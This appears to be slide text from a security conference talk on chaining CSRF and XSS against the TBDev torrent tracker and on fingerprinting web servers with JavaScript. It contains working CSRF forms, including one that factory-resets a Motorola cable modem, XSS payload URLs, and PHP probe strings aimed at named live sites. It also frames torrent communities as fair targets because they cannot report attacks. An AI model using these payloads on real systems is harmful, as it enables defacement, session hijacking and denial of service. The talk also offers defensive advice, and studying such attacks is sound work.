


CSRF Bouncing

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What?

- This is an advanced talk on exploit chaining and CSRF.
- This will detail the process I used for finding and writing an exploit chain against a real world application.
- This will also discuss using JavaScript to locate targets to attack.


Prerequisite

- You must already know how to exploit Cross Site Scripting and Cross Site Request Forgeries.
- How Session IDs are used.
- The Same Origin Policy.

Usual CSRF

- How I Sea-Surfed on the Motorola Surfboard Cable Modem:
 - Restores factory default which will DoS the modem for "5-30 minuets"

```
<html>
  <form id=2 method=post action='http://192.168.100.1/configdata.html'>
    <input name='BUTTON_INPUT' value='Reset+All+Defaults'>
  </form>
</html>
<script>
  document.getElementById(2).submit();
</script>
```



Surface Area and CSRF

- Large parts of a Web Application can exist in a Password Protected area.
- This password protected area can and will suffer from vulnerabilities.
 - XSS
 - SQL Injection
- By sending malformed requests with CSRF its possible to gain access to new attack surfaces.

Thoughts of Developers

- Why spend time validating the input of someone I trust?
- A password is required, that should be enough to keep out an attacker!

Thoughts of Hackers

- Why should I look for a flaw that I can't exploit?

Thoughts of Users

- Baa Baa



Discovery

- First Steps
- Pre-Scan
- Wapiti
- Results



The Application

- We will be hacking TBDev which is a Popular Private Torrent tracker software.
- These communities are secretive because they are breaking the law.
- If they get hacked, they can't go to the authorities.

War Room

- I do all of my auditing in a Virtual Machine.
 - I do not expose my work station to attack
 - If I damage the machine with a test I can easily use a copy.
 - Run multiple copies of a VM and tests at the same time.

First Steps

- Install TBDev.
- Create an administrative account
- Make sure `display_errors=On` in your `php.ini` .
Wapiti reads error messages for the discovery of some flaws. (Not XSS)

Attack Spider

- I used the web application Attack Spider Wapiti:
- <http://wapiti.sourceforge.net/>
- But you can use your favorite tool if you wish.

Wapiti



- Using Wapiti's getcookie.py

```
mike@hydra: ~/wapiti-1.1.6
File Edit View Terminal Tabs Help
mike@hydra:~/wapiti-1.1.6$ python getcookie.py tbdev.cook http://10.1.1.193/Audits/tbdev-01-01-08/login.php
Please enter values for the folling form :
url = http://10.1.1.193/Audits/tbdev-01-01-08/takelogin.php
username (on) : admin
password (on) : password
0 : <Cookie pass=633933c69c4deef9649130da1b759c65 for 10.1.1.193/>
1 : <Cookie uid=1 for 10.1.1.193/>
mike@hydra:~/wapiti-1.1.6$ █
```

Immortal Sessions

- If we use `getcookie.py` again we will see that we receive the same session id with the name "pass".
- This is an indication that this application might be using Immortal Sessions.
- Further Verification can be obtained by searching for the session id in the database or examining the code.
- The cookie is a Sated MD5 hash of the password.

WHY MD5!?

- Stop using a broken message digest!
 - The SHA-2 family is secure! (for now).
- NEVER spill a password hash to the user!
- Session ID's should be random numbers, not a message digest!
- Don't let that Hex confuse you!

Pre-Scan

- Before we scan we have to take into consideration that the scan might break.
 - In most applications we want to avoid logging out.
 - This application uses immortal session IDs so `logout.php` is purely cosmetic.
 - If we change the password it will change the session ID, so we need to avoid `my.php`

Wapiti Scan



- ``python wapiti.py http://10.1.1.193/ tbdev-01-01-08 -c tbdev.cook -x http://10.1.1.193/Audits/tbdev-01-01-08/my.php``
 - `-c tbdev.cook` uses the cookie file we created with `getcookie.py`
 - The `-x` statement will avoid changing the password.

Results

- XSS (url) in `http://10.1.1.193/Audit/tbdev-01-01-08/redirect.php`
- Evil url: `http://10.1.1.193/Audit/tbdev-01-01-08/redirect.php?url=<script>var+wapiti_687474703a22f31302e312e312e3139392f41756469742f74626465762d30312d30312d30382f72656469722e706870_75726c=new+Boolean();</script>`

- Found XSS in <http://10.1.1.193/Audit/tbdev-01-01-08/news.php?action=add>
- with params =
body=%3Cscript%3Evar+wapiti_687474703a2f2f3302e312e312e3139392f41756469742f74626465762d30312d30312d30382f6e6577732e7068703f616374696f6e3d616464_626f6479%3Dnew+Boolean%28%29%3B%3C%2Fscript%3E
- coming from <http://10.1.1.193/Audit/tbdev-01-01-08/news.php>

Stored XSS on index.php!

- Found permanent XSS in <http://10.1.1.193/Audit/tbdev-01-01-08/>
- attacked by <http://10.1.1.193/Audit/tbdev-01-01-08/news.php?action=add> with field body


Analyzing the Results

- Judging from the scan results alone we know the Stored XSS flaw is CSRF. This is because we see that the only parameter used is "body".
- Easy to test by replaying the request.

```
<html>
  <form method=post id=1 action='http://10.1.1.206/Audit/tbdev-01-01-08/news.php?action=add'>
    <input name='body' value='0w3nd'>
  </form>
<html>
<script>
  document.getElementById(1).submit();
</script>
```

Tamper Data

- The Tamper Data plugin for firefox allows you to replay and modify requests as well.



Tamper Data - Modify URI

Base URI

Protocol Credentials

Host Port

Path Reference

Get Parameters

GET parameter name	GET parameter value
section	<input type="text" value="all"/>
s	<input type="text" value="test"/>

CSRF->XSS

- The CSRF flaw gives us the ability put a news posting on index.php. An attacker could say something as simple as "Own3d".
- However, the news post does not defend against XSS.
 - Should have used htmlspecialchars()

Encoding

- TBDev is calling `addslashes()` each time we make a request. This will malform our attack if we try to use quote marks.
- I wrote a function to encode a string as CSV ASCII
- Then I use the JavaScript function: `String.fromCharCode()` to decode.

Putting it all together

- We really want to hit that stored XSS.
 - In order to do this we to trick the administrator into executing JavaScript which will send the forged request.
- The solution is a mix of Reflective XSS and Social Engineering.
- Reflective XSS->CSRF->Stored XSS

Exploitation

- In order to get to the Admin we need a user account
- You could try signing up for one, however signups maybe closed.
- From our scan we know `redir.php` has a Reflective XSS flaw.
- If you can trick a user of the system to click on a link to `redir.php` then you can hijack their Session ID.

Contacting the Admin

- Once we have user level access we can then identify the Admin with ease.
- The admin will have the id of 1. This also is true for many other SQL powered applications.
- This URL may have the admin's email address, but you can also send a Personal Message.
- <http://10.1.1.193/userdetails.php?id=1>

Demonstration

- Now I will show you my exploit code and use it to deface a default TBDev install.

Defence

- Limiting the access of the administrator account is a good idea.
 - What if the administrator account was hijacked by other means?
 - This is why chroot is used in the *nix world.
- Use CSRF protection throughout the entire application, especially in the administrative area.
 - CSRFGuard

Defence Cont.

- An attacker must be able to see the application to attack it with CSRF.
- This is why CSRF a popular attack against Google.
 - For the majority of Google applications the source is not available, so black box attacks like CSRF are easier to find.

The Path

- If the attacker needs to know the path in order to forge the request.
 - What if we try and fool the attacker by changing the path

Same Origin Policy and CSRF

- The same origin policy is very important on the internet today.
- If JavaScript could read someone else's page, the script could then read the token used to protect against CSRF.

Bending the rules.

- Both Spi Dynamics (Now apart of HP) and GNUCitizen have written their own javascript port scanners.
- <http://www.gnucitizen.org/projects/javascript-port-scanner/>

How the JS Scanners work.

- JavaScript is using onLoad(), onError() as well as timing to identify http servers anywhere.
- Timing attacks are used in Cryptography as well as Blind SQL Injection.
- Unfortunately this timing attack is very inaccurate for detecting web servers in the real world.

Fingerprinting Webservers in JS

- This method works very well in the real world.
- If you know the location of an image on the remote server then Javascript can read the dimensions.
- SPI Dynamic's scanner3.js line 40:

```
    this.signatures = [ ["/pagerror.gif", [36, 48],  
    "Microsoft IIS"], ["/icons/c.gif", [20, 22],  
    "Apache"]];
```

Fingerprinting Network Hardware

- Very Easy to make a Fingerprint!
- A new signature can be created by finding a picture on the device and adding it to scanner3.js
- Examples:
 - ["/images/paypal.gif",[62,31],"DD-WRT"]
 - ["/logo.gif",[91,37],"Motorola Surfbord"]

Easy to Fool

- Put an image that is 62 by 31 pixels in `/images/paypal.gif` and the scanner will think you are a DD-WRT .
 - but the scanner will know you exist!

Scanner Results

- 10.1.1.13 is running DD-WRT!
- 10.1.1.195 is running PHP!
- The scanner did not find 10.1.1.193, and the rest are false positives.

IP	Host Exists?	Webserver
10.1.1.10	false	NA
10.1.1.11	false	NA
10.1.1.12	true	none
10.1.1.13	true	DD-WRT
10.1.1.14	false	NA
10.1.1.193	false	NA
10.1.1.194	true	none
10.1.1.195	true	PHP
10.1.1.196	false	NA
10.1.1.197	false	NA
10.1.1.198	true	none
10.1.1.199	true	Unknown Webserver

Demonstration

- I will not build a fingerprint for a piece of network hardware.
- This will take about two minutes to fingerprint and scan.

Limitations on Fingerprinting

- MUST have access to an Image!
- For instance D-Link routers prompt the user for authentication before allowing access.

PHP Fingerprinting

- What if there was a magic GET request that would cause all PHP files to throw back an

- **IMAGE?**

PHP's Images

- ?=PHPE9568F36-D428-11d2-A769-00AA001ACF42
- ?=PHPE9568F35-D428-11d2-A769-00AA001ACF42
- ?=PHPE9568F34-D428-11d2-A769-00AA001ACF42

■ Live Examples

- All of these sites have a /index.php file.
- <http://digg.com/?=PHPE9568F34-D428-11d2-A769-00AA001ACF42>
- <http://defcon.com/?=PHPE9568F34-D428-11d2-A769-00AA001ACF42>
- <http://blackhat.com/?=PHPE9568F36-D428-11d2-A769-00AA001ACF42>
 - Blackhat.com says: "file does not exist". You shouldn't have reacted blackhat, because now I know your running PHP!

Impact

- Using JavaScript within the current limitations of the Same Origin Policy it is possible to force a web browser into finding HTTP servers and enumerating the directory structure of PHP applications.

CSRF?

- Using this fingerprinting method an exploit can precisely locate where to send a CSRF attack.
- An attacker can potentially make a large number of guesses of where to send CSRF attacks.

0-Day

- I will release an 0-day exploit at this time in the talk
- I will also provide a Virtual Machine connected to the network and allow everyone in the audience to use my exploit.

Questions?